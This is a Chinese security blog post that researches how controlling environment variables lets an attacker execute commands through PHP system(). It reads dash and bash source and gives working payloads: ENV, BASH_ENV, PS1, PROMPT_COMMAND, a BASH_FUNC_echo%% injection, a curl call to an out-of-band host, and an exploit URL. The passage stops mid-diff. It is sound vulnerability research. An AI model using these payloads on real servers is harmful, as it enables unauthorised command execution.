我是如何利用环境变量注入执行任意命令

phith0n 2022-02-20 03:06:00

运维安全 Web安全

这周三在『代码审计知识星球』中发了一段代码，用户可以控制环境变量，但后面没有太多可控的地方，最后找到了一处执行命令，不过命令用户也不可控。用PHP来演示一下就是下面这7行：

```php
<?php
foreach($_REQUEST['envs'] as $key => $val) {
    putenv("{$key}={$val}");
}
//... 一些其他代码
system('echo hello');
?>
```

请问这段代码如何利用，是否可以getshell？

#0x01 LD_PRELOAD之后的思考

在有上传点（无需控制文件名）的情况下，这段代码其实比较简单了，可以直接用`LD_PRELOAD`搞定。上传一个文件名不限的so文件，如`hj.jpg`，可以通过`LD_PRELOAD=/var/www/html/uploads/hj.jpg`这样的方法劫持并执行任意代码。

但我这里并没有给上传接口，如何解决这个问题呢？这就是本文研究的课题。

打开PHP的底层源码，看下PHP的system函数实际上在做什么。

```php
#define VCWD_POPEN(command, type) popen(command, type)
// ...

PHPAPI int php_exec(int type, char *cmd, zval *array, zval *return_value)
{
    FILE *fp;
    // ...

#ifdef PHP_WIN32
    fp = VCWD_POPEN(cmd, "rb");
#else
    fp = VCWD_POPEN(cmd, "r");
#endif
    if (!fp) {
        php_error_docref(NULL, E_WARNING, "Unable to fork [%s]", cmd);
        goto err;
    }
    // ...
```

可见，PHP的system调用的是系统的`popen()`。我们再深入一层，看看popen究竟在做什么。

#0x02 寻找系统层源码的方法

在此之前，先分享一下我们如何找到一些Linux中自带工具、库的源码。

理论上因为Linux是开源的，所以所有源码都可以拿到。这里介绍三种方法，我们以“echo”这个命令为例。

方法一、在系统源里查找源码

这种方法是相对比较精确的，比如，我们要复现的目标环境是Ubuntu，那么我们就在Ubuntu的apt源里找相关代码。整体过程如下：

phith0n

一个想当文人的黑客

随机分类

APT
文章：6 篇

区块链
文章：2 篇

后门
文章：39 篇

iOS安全
文章：36 篇

无线安全
文章：27 篇

扫码关注公众号

最新评论


JasonVoorh
学习

你 你又不是她
感谢大佬分享
1294571772
同时是否能够
马免杀学习路


gxh191
zgr！！！yyd


wh0Nsq
好激动

leveryd
赞



我之前在星球介绍过command-not-found，这个网站可以查询到一个命令在各种操作系统中的包名。比如，echo所在的软件包是coreutils：

>_

echo


Print given arguments.

Debian	apt-get install coreutils
Ubuntu	apt-get install coreutils
Alpine	apk add coreutils
Arch Linux	pacman -S coreutils
Kali Linux	apt-get install coreutils
CentOS	yum install coreutils
Fedora	dnf install coreutils
OS X	brew install coreutils
Raspbian	apt-get install coreutils
Docker	docker run cmd.cat/echo echo

powered by Commando

然后来到Ubuntu Packages里搜索coreutils，找到它的详情页面，右侧就有源码包的下载地址：

目录



[Source: coreutils] [bionic] [focal] [hirsute] [impish] [jammy]

Package: coreutils (8.30-3ubuntu2) [essential]

GNU core utilities

Other Packages Related to coreutils

depends recommends suggests enhances

- libacl1 (>= 2.2.23)
  access control list - shared library
- libattr1 (>= 1:2.4.44)
  extended attribute handling - shared library
- libc6 (>= 2.28)
  GNU C Library: Shared libraries
  also a virtual package provided by libc6-udeb
- libselinux1 (>= 2.1.13)
  SELinux runtime shared libraries

Download coreutils

Architecture	Package Size	Installed Size	Files
amd64	1,220.1 kB	7,196.0 kB	[list of files]
arm64	1,146.6 kB	6,480.0 kB	[list of files]
armhf	1,105.9 kB	4,908.0 kB	[list of files]
i386	1,296.2 kB	7,520.0 kB	[list of files]
ppc64el	1,278.3 kB	9,436.0 kB	[list of files]
s390x	1,201.0 kB	7,320.0 kB	[list of files]

Links for coreutils

Ubuntu Resources:

- Bug Reports
- Ubuntu Changelog
- Copyright File

Download Source Package coreutils:

- [coreutils_8.30-3ubuntu2.dsc]
- [coreutils_8.30.orig.tar.xz]
- [coreutils_8.30-3ubuntu2.debian.tar.xz]

Maintainer:

- Ubuntu Developers (Mail Archive)

Please consider filing a bug or asking a question via Launchpad before contacting the maintainer directly.

Original Maintainer (usually from Debian):

- Michael Stone

It should generally not be necessary for users to


下载其中orig的那个文件即可。

方法二、在GNU.ORG下载源码

方法二和方法一略有不同的是，方法二在获取包名后，去GNU官网上找源码，而不是去具体发行版的源里。

还是以echo为例，获取到echo的包名coreutils后，在GNU网站上就可以找到coreutils的详情页面：https://www.gnu.org/software/coreutils/

其中不但给了这个包的介绍、下载地址，还有它的Git仓库，通过Git能获取到更详细的历史代码，这是这个方法的优点：



Downloads

Stable source releases are available on the main GNU download server (via HTTPS, HTTP or FTP), and its mirrors.
Please use a mirror if possible.

Source Code

The latest source with revision history can be browsed using cgit, gitweb or GitHub.
Assuming you have git installed, you can retrieve the latest version with this command:

```
git clone git://git.sv.gnu.org/coreutils
```

A Coreutils code structure overview is available, which is useful for educational purposes, or for those interested in contributing changes.
To build from the latest sources please follow the instructions in README-hacking.
Please note that we do not suggest using test versions of Coreutils for production use.

直接下载源码包或者拉取git仓库即可。


方法三、直接用过apt命令下载源码

上面两种方法获取的源码都可能和线上环境有一些差异，原因我曾在《谈一谈Linux与suid提权》简单介绍过。Ubuntu、Debian这样的Linux发行版，通常会自行给自己仓库里的程序打补丁，而我们前两个方法中下载的源码包都是没打补丁的原始包，这可能会导致我们研究的东西和线上环境存在差异。

第三种方法是第一种方法的命令行版，它的优点就是可以解决“补丁”的问题。

仍然以Ubuntu为例，使用这个方法前需要先配置好apt源，需要有deb-src类型的源。如果你在国内，可以直接使用清华的Ubuntu源，将其中deb-src开头的注释符去掉即可。

然后，我们直接执行`apt source [package_name]`即可在当前目录下获得这个软件的源码，并应用所有的补丁包：



上图中，最后生成了4个文件（目录），他们分别是：

- coreutils的源码，已经打好所有补丁
- orig.tar.xz压缩包，其中包含的是原始代码
- debian.tar.xz压缩包，其中包含的是所有的补丁文件
- dsc文件，里面包含的是这个软件的描述和元信息，dsc是description的缩写

这个方法获取到的源码应该是与Ubuntu软件编译时的源码相同，属于最佳方法。其缺点就是源码版本较新，当你想测试存在漏洞的老版本，就不能使用这个方法了；另外如果你手头没有Linux系统，自然也没法使用这个方法。

回到本文研究的popen，我们知道这个函数是Linux glibc提供的一个函数，那么我就去找了glibc的源码。使用方法一，我们很容易找到了下载地址：http://archive.ubuntu.com/ubuntu/pool/main/g/glibc/glibc_2.31.orig.tar.xz

下载找到popen的代码，跟进会发现，实际上popen最终执行的是这个`spawn_process`函数：

```
static bool
spawn_process (posix_spawn_file_actions_t *fa, FILE *fp, const char *command,
           int do_cloexec, int pipe_fds[2], int parent_end, int child_end,
           int child_pipe_fd)
{

  //...

  if (__posix_spawn (&((_IO_proc_file *) fp)->pid, _PATH_BSHELL, fa, 0,
             (char *const[]){ (char*) "sh", (char*) "-c",
             (char *) command, NULL }, __environ) != 0)
    return false;

  //...

  return true;
}
```

从第9行代码可看出，最终执行的是命令`sh -c "echo hello"`。

#0x03 调试dash，找到可利用的环境变量

那么，现在我们的问题变成了：**我可以控制执行`sh -c "echo hello"`时的环境变量，是否可以getshell?**

`sh -c "echo hello"`虽然是一条命令，但是实际上它执行了两个二进制文件：

- sh
- echo

其中，sh通常只是一个软连接，并不是真的有一个shell叫sh。在debian系操作系统中，sh指向dash；在centos系操作系统中，sh指向bash。

由于我们目标是Ubuntu，属于debian系，所以我们来研究下echo和dash两个程序是否可利用。

先挑简单的，上面我说了如何找到echo的源码（即coreutils包的源码）。echo的源码不长，总共就200多行，其中只有一个和环境变量相关的操作：

```
  bool allow_options =
    (! getenv ("POSIXLY_CORRECT")
     || (! DEFAULT_ECHO_TO_XPG && 1 < argc && STREQ (argv[1], "-n")));
```

但这是个bool类型的变量，并没有利用价值。

接着关注点来到dash。按照前面的方法下载到dash的源码进行阅读，其main函数中有一段引起了我的注意：

```
if ((shinit = lookupvar("ENV")) != NULL && *shinit != '\0') {
    read_profile(shinit);
}
```

lookupvar用于查找上下文中的变量，在shell中变量即为环境变量，所以这里等于找到了一个名为`ENV`的环境变量并传入`read_profile`函数中。

`read_profile`函数作用是读取SHELL中的profile文件，类似于`$HOME/.profile`这种：

```
STATIC void
read_profile(const char *name)
{
    name = expandstr(name);
    if (setinputfile(name, INPUT_PUSH_FILE | INPUT_NOFILE_OK) < 0)
        return;

    cmdloop(0);
    popfile();
}
```

但很有意思的是，这里它对文件名name变量做了一次`expandstr`，也就是解析。

这个解析的目的是支持SHELL语法，比如会将`$HOME`解析成实际的家目录地址。既然支持SHELL语法，那么可能会支持执行命令。所以，我尝试了如下命令：

```
ENV='$(curl 675ba661.o53.xyz)' dash -c id
```

然而并没有收到curl请求日志，说明这里并没有成功注入命令。

#0x04 编译调试dash，复现问题

原因是什么呢？

由于我现在只是简单看了看dash的代码，而且dash的代码中很多goto，难以阅读，所以我决定对dash进行动态调试。

还是采用我在星球介绍过的vscode远程调试的方法来调试，具体过程可以参考调试Apache HTTPd的这篇帖子。vscode连接到远程的dash源码的文件夹后，执行如下命令编译dash：

```
CFLAGS="-g" ./configure --prefix=/root/workspace/dash
make
make install
```

编译好的dash就在`/root/workspace/dash/bin`目录下，添加一个vscode调试配置项，配置好启动的参数和环境变量：

.vscode > launch.json > ...

```
{
    // Use IntelliSense to learn about possible attributes.
    // Hover to view descriptions of existing attributes.
    // For more information, visit: https://go.microsoft.com/fwlink/?linkid=830387
    "version": "0.2.0",
    "configurations": [
        {
            "name": "(gdb) Launch",
            "type": "cppdbg",
            "request": "launch",
            "program": "/root/workspace/dash/bin/dash",
            "args": ["-i", "-c", "echo hello"],
            "stopAtEntry": false,
            "cwd": "${fileDirname}",
            "environment": [
                {
                    "name": "ENV",
                    "value": "$(curl 675ba661.o53.xyz)"
                }
            ],
            "externalConsole": false,
            "MIMode": "gdb",
            "setupCommands": [
                {
                    "description": "Enable pretty-printing for gdb",
                    "text": "-enable-pretty-printing",
                    "ignoreFailures": true
                },
                {
                    "description": "Set Disassembly Flavor to Intel",
                    "text": "-gdb-set disassembly-flavor intel",
                    "ignoreFailures": true
                }
            ]
        }
    ]
}
```

在main函数里下断点，调试可以发现，程序并没有进入到我们上面分析的那个if语句中：

```
147     if (login) {
148         state = 1;
149         read_profile("/etc/profile");
150 state1:
151         state = 2;
152         read_profile("$HOME/.profile");
153     }
154 state2:
155     state = 3;                                  并没有进入这个if语句
156     if (
157 #ifndef linux
158         getuid() == geteuid() && getgid() == getegid() &&
159 #endif
160         iflag
161     ) {
162         if ((shinit = lookupvar("ENV")) != NULL && *shinit != '\0') {
163             read_profile(shinit);
164         }
165     }
166     popstackmark(&smark);
167 state3:
168     state = 4;
169     if (minusc)
```

关键原因就是其中的`iflag`变量。经过分析发现，这个变量表示执行dash时是否传入了`-i`参数。

所以，我们将启动dash时的参数`-c`改成`-i -c`，再重新执行，即可发现成功进入`read_profile`：

```
157 #ifndef linux
158         getuid() == geteuid() && getgid() == getegid() &&
159 #endif
160         iflag
161     ) {
162         if ((shinit = lookupvar("ENV")) != NULL && *shinit != '\0') {
163             read_profile(shinit);
164         }
165     }
166     popstackmark(&smark);
167 state3:
```

日志平台收到了web请求，所以，这个`ENV`环境变量确实存在一处命令注入的问题，当然也可以认为这是个feature。

大家使用下面这条语句即可简单复现该问题：

```
ENV='$(id 1>&2)' dash -i -c 'echo hello'
```

```
# root @ phstation in ~/workspace/dash-0.5.10.2 [4:58:47]
$ ENV='$(id 1>&2)' dash -i -c 'echo hello'
uid=0(root) gid=0(root) groups=0(root)
hello
```

0x05 寻找其他的命令注入

当然，这个命令注入并没有解决本文开始遇到的问题，因为PHP的system函数执行的是`sh -c`，并没有传入`-i`参数。

那我们看看是否还有类似的问题呢？

我全局搜索了一下`read_profile`和`expandstr`这两个函数，看看是否有可控的环境变量进入。

最后发现`PS1`、`PS2`、`PS4`这三个环境变量也是会被`expandstr`函数解析的，但是才疏学浅地我研究了一晚上PS4，发现它只能解析变量，无法执行命令，但我并没有弄明白原因：

```
# root @ phstation in ~ [5:54:40] C:2
$ PS4='PS4 can parse vairable such as $HOME ' dash -x -c "echo hello"
PS4 can parse vairable such as /root echo hello
hello

# root @ phstation in ~ [5:55:01]
$ PS4='PS4 can not execute command such as $(id) ' dash -x -c "echo hello"
dash: 1: Syntax error: end of file unexpected (expecting ")")
```

PS1是很好触发的，但需要进入交互式shell中方可执行：

```
# root @ phstation in ~ [5:56:14] C:130
$ PS1='$(id)' dash
uid=0(root) gid=0(root) groups=0(root)
```

#0x06 `BASH_ENV`导致的命令注入

我看了两晚上dash代码，几乎要给我看吐了，我很难理解为什么代码里要用这么多goto。最后还是很遗憾，虽然找到了两个可以进行命令注入的环境变量，但它们都不能在`sh -c`时触发。

我的目标转向了Bash，如果目标系统是CentOS，那么系统上的sh指向的是Bash，此时是否能有突破呢？

因为有之前Dash的经验，在Bash中我很快也关注到了和之前`ENV`那一段比较类似的代码：

```
/* A non-interactive shell not named `sh' and not in posix mode reads and
     executes commands from $BASH_ENV.  If `su' starts a shell with `-c cmd'
     and `-su' as the name of the shell, we want to read the startup files.
     No other non-interactive shells read any startup files. */
if (interactive_shell == 0 && !(su_shell && login_shell))
{
    if (posixly_correct == 0 && act_like_sh == 0 && privileged_mode == 0 &&
        sourced_env++ == 0)
        execute_env_file (get_string_value ("BASH_ENV"));
    return;
}
```

在Bash中这个环境变量叫`BASH_ENV`，我也没法确定它是否也有和`ENV`类似的问题，但是我直接用前面的POC盲测了一下：

```
BASH_ENV='$(id 1>&2)' bash -c 'echo hello'
```

```
# root @ phstation in ~ [0:39:26]
$ BASH_ENV='$(id 1>&2)' bash -c 'echo hello'
uid=0(root) gid=0(root) groups=0(root)
hello
```


哈哈，直接注入成功了，而且这里是不需要传入其他参数的！不过很快我发现自己高兴地过早了。

我实际在CentOS下测试发现，如果执行的是`sh -c`则无法复现命令注入；如果执行的是`bash -c`是可以注入的：

```
[root@741163fd8e6e /]# BASH_ENV='$(id 1>&2)' bash -c 'echo hello'
uid=0(root) gid=0(root) groups=0(root)
hello
[root@741163fd8e6e /]# BASH_ENV='$(id 1>&2)' sh -c 'echo hello'
hello
[root@741163fd8e6e /]# whereis sh
sh: /usr/bin/sh
[root@741163fd8e6e /]# ls -al /usr/bin/sh
lrwxrwxrwx 1 root root 4 Nov 13  2020 /usr/bin/sh -> bash
[root@741163fd8e6e /]#
```

很神奇，明明sh只是个软连接，指向的是bash，也就是说两次执行的是同一个程序，但结果却出现了差异。而PHP中执行的是sh，不是bash，这也导致我们无法利用成功最初的代码。

那么来看看原因吧，动态调试bash，断点在上面那两个if语句上：



可见，内部这个if语句没有进去，原因是此时`act_like_sh`这个变量的值是1。我们找到这个变量的赋值点：

```
1735  static void
1736  set_shell_name (argv0)
1737      char *argv0;
1738  {
1739    /* Here's a hack.  If the name of this shell is "sh", then don't do
1740       any startup files; just try to be more like /bin/sh. */
1741    shell_name = argv0 ? base_pathname (argv0) : PROGRAM;
1742
1743    if (argv0 && *argv0 == '-')
1744      {
1745        if (*shell_name == '-')
1746      shell_name++;
1747        login_shell = 1;
1748      }
1749
1750    if (shell_name[0] == 's' && shell_name[1] == 'h' && shell_name[2] == '\0')
1751      act_like_sh++;
1752    if (shell_name[0] == 's' && shell_name[1] == 'u' && shell_name[2] == '\0')
1753      su_shell++;
1754
1755    shell_name = argv0 ? argv0 : PROGRAM;
1756    FREE (dollar_vars[0]);
1757    dollar_vars[0] = savestring (shell_name);
1758
1759    /* A program may start an interactive shell with
1760       "execl ("/bin/bash", "-", NULL)".
1761       If so, default the name of this shell to our name. */
1762    if (!shell_name || !*shell_name || (shell_name[0] == '-' && !shell_name[1]))
1763      shell_name = PROGRAM;
1764  }
1765
```

当shell名字`shell_name`这个变量等于`sh`的时候，`act_like_sh`会变成1。这也就解释了我们前面反常的结果——为什么`bash -c`可以注入命令但`sh -c`不可以。

虽然这个发现没有解决我最初提出的问题，但仍然是往前垮了一步，即**我们在不控制bash的参数的情况下，可以通过环境变量注入任意命令**。这可能在部分情况下会有一些作用。

0x07 另一些没什么用的命令注入

我们仍然看到上面`BASH_ENV`的那一段代码，在第一个if语句后面，也有一段与环境变量`ENV`相关的代码：

```
/* A non-interactive shell not named `sh' and not in posix mode reads and
     executes commands from $BASH_ENV.  If `su' starts a shell with `-c cmd'
     and `-su' as the name of the shell, we want to read the startup files.
     No other non-interactive shells read any startup files. */
if (interactive_shell == 0 && !(su_shell && login_shell))
{
    if (posixly_correct == 0 && act_like_sh == 0 && privileged_mode == 0 &&
        sourced_env++ == 0)
        execute_env_file (get_string_value ("BASH_ENV"));
    return;
}
// ...

/* bash */
if (act_like_sh == 0 && no_rc == 0)
{
    maybe_execute_file (SYS_BASHRC, 1);
    maybe_execute_file (bashrc_file, 1);
}
/* sh */
else if (act_like_sh && privileged_mode == 0 && sourced_env++ == 0)
    execute_env_file (get_string_value ("ENV"));
}
else        /* bash --posix, sh --posix */
{
    /* bash and sh */
    if (interactive_shell && privileged_mode == 0 && sourced_env++ == 0)
        execute_env_file (get_string_value ("ENV"));
}
```

但很明显，想要执行到后面，必须不能进入第一个if语句，即**不能**满足这个条件：`interactive_shell == 0 && !(su_shell && login_shell)`。用文字翻译下就是：

- 需要是交互式shell，即传入`-i`参数
- 或者是su且login模式的shell

所以，与dash类似，我们通过`ENV`也可以注入命令，只不过也需要额外的参数：

```
ENV='$(id 1>&2)' sh -i -c "echo hello"
```

```
[root@741163fd8e6e /]# ls -al /usr/bin/sh
lrwxrwxrwx 1 root root 4 Nov 13  2020 /usr/bin/sh -> bash
[root@741163fd8e6e /]# ENV='$(id 1>&2)' sh -i -c "echo hello"
uid=0(root) gid=0(root) groups=0(root)
hello
[root@741163fd8e6e /]#
```

与dash类似，PS1也可以在bash中利用：

```
[root@741163fd8e6e /]# PS1='`id`' bash
uid=0(root) gid=0(root) groups=0(root)
uid=0(root) gid=0(root) groups=0(root)
uid=0(root) gid=0(root) groups=0(root)
uid=0(root) gid=0(root) groups=0(root)
```

在翻看代码的时候，我还找到了另一个有趣的新的环境变量，`PROMPT_COMMAND`。在设置了这个环境变量后，进入交互式模式前，会执行这个变量里包含的命令：

```
PROMPT_COMMAND='id' bash
```

```
[root@741163fd8e6e /]# PROMPT_COMMAND='id' bash
uid=0(root) gid=0(root) groups=0(root)
[root@741163fd8e6e /]#
```

但如果指定了`-c`，则这个变量不会被执行。

所以，虽然这一节里我找到了多个可以执行命令的环境变量，但都不能在`sh -c`的情况下直接利用，我一度以为自己的C语言阅读能力也就是没法解决这个问题了。

0x08 峰回路转，走出一条小道

周五熬夜到很晚才睡，看了几个小时代码，脑袋昏昏沉沉的一点发现都没有。周六晚上又重新打开了Bash的代码，继续啃一啃，没想到不到10分钟就有了新发现。

> 这也反映出一个问题，脑袋不清醒的时候就别看代码了，写点文章就行了。

variables.c的`initialize_shell_variables`函数用于将环境变量注册成SHELL的变量，其中包含的一段代码引起了我的注意：

```
for (string_index = 0; env && (string = env[string_index++]); ) {
    name = string;
    // ...

    if (privmode == 0 && read_but_dont_execute == 0 &&
        STREQN (BASHFUNC_PREFIX, name, BASHFUNC_PREFLEN) &&
        STREQ (BASHFUNC_SUFFIX, name + char_index - BASHFUNC_SUFFLEN) &&
        STREQN ("() {", string, 4))
    {
        size_t namelen;
        char *tname;        /* desired imported function name */

        namelen = char_index - BASHFUNC_PREFLEN - BASHFUNC_SUFFLEN;

        tname = name + BASHFUNC_PREFLEN;    /* start of func name */
        tname[namelen] = '\0';      /* now tname == func name */

        string_length = strlen (string);
        temp_string = (char *)xmalloc (namelen + string_length + 2);

        memcpy (temp_string, tname, namelen);
        temp_string[namelen] = ' ';
        memcpy (temp_string + namelen + 1, string, string_length + 1);

        /* Don't import function names that are invalid identifiers from the
         environment in posix mode, though we still allow them to be defined as
         shell variables. */
        if (absolute_program (tname) == 0 && (posixly_correct == 0 ||
legal_identifier (tname)))
            parse_and_execute (temp_string, tname,
SEVAL_NONINT|SEVAL_NOHIST|SEVAL_FUNCDEF|SEVAL_ONECMD);
        else
            free (temp_string);     /* parse_and_execute does this */
        //...
    }
}
```

这里for遍历了所有环境变量，并用`=`分割，`name`就是环境变量名，`string`是值。

当满足下面这些条件的情况下，`temp_string`将被传入`parse_and_execute`执行：


- `privmode == 0`，即不能传入`-p`参数
- `read_but_dont_execute == 0`，即不能传入`-n`参数
- `STREQN (BASHFUNC_PREFIX, name, BASHFUNC_PREFLEN)`，环境变量名前10个字符等于`BASH_FUNC_`
- `STREQ (BASHFUNC_SUFFIX, name + char_index - BASHFUNC_SUFFLEN)`，环境变量名后两个字符等于`%%`
- `STREQN ("() {", string, 4)`，环境变量的值前4个字符等于`() {`

前两个条件肯定是满足的，后三个条件是用户可控的，所以这个if语句是肯定可以进入的。进入if语句后，去除前缀`BASH_FUNC_`和后缀`%%`的部分将是一个变量名，而由`() {`开头的字符串将会被执行。

这里其实做的就是一件事：**根据环境变量的值初始化一个匿名函数，并赋予其名字。**

所以，我们传入下面这样一个环境变量，将会在Bash上下文中添加一个myfunc函数：


```
env $'BASH_FUNC_myfunc%%=() { id; }' bash -c 'myfunc'
```



这里仍然存在一个问题是，因为在执行`parse_and_execute`的时候配置了`SEVAL_FUNCDEF`，我们只能利用这个方法定义函数，而无法逃逸出函数执行任意命令。解决这个问题的方法也很简单，我们只需要覆盖一些已有的“命令”，在后面执行这个命令的时候就可以执行到我们定义的函数里了。

那么，回到本文开头说的那个问题，我添加了一个名为`echo`的函数，这样在执行`echo hello`的时候实际上执行的是我添加的函数：

```
env $'BASH_FUNC_echo%%=() { id; }' bash -c 'echo hello'
```



几乎成功解决了这个问题。


#0x09 Bash版本的导致的不完美

为什么说是几乎？因为我实际在CentOS 7下做测试的时候，我发现并不能复现这个trick。

经过研究发现，CentOS 7下使用的是Bash 4.2，而`BASH_FUNC_`这个trick是在Bash 4.4下引入的……这就十分尴尬了。因为CentOS 8下的Bash是4.4版本，我们可以使用它进行测试。

在CentOS 8下安装PHP，并使用本文开头的代码，直接运行一个测试服务器：

访问`http://192.168.1.162:8080/1.php?envs[BASH_FUNC_echo%25%25]=()%20{%20id;%20}`即可执行id命令：



那么，我们是否可以突破CentOS 7下的限制呢？

#0x0A 攻克CentOS 7

我本来以为这次的研究到头了，于是在还没有解决CentOS 7的问题时就把文章发了出来。

但我很快意识到我忽略了一个我很早就该注意到的问题——破壳漏洞（ShellShock）。我这次发现的这个POC和ShellShock的POC很相似，原因就是，这个`BASH_FUNC`的环境变量，就是因为修复ShellShock而引入的。

在ShellShock刚出现的时候，Bash的最新版本是4.3，这也是为什么Bash 4.4的时候引入了`BASH_FUNC`。但是，这不代表4.4以下的Bash就没有修复ShellShock漏洞，那么，他们是怎么修复的呢？

经过研究我发现，CentOS 7这类操作系统虽然修复了ShellShock漏洞，但是并不是通过升级Bash版本来修复的，而是通过“打补丁”。

我们来看看redhat对于Bash 4.2的补丁：https://bugzilla-attachments.redhat.com/attachment.cgi?id=941826

```
--- ../bash-4.2-orig/variables.c    2014-09-25 13:07:59.313209541 +0200
+++ variables.c 2014-09-25 13:15:29.869420719 +0200
@@ -268,7 +268,7 @@
 static void propagate_temp_var __P((PTR_T));
 static void dispose_temporary_env __P((sh_free_func_t *));

-static inline char *mk_env_string __P((const char *, const char *));
+static inline char *mk_env_string __P((const char *, const char *, int));
 static char **make_env_array_from_var_list __P((SHELL_VAR **));
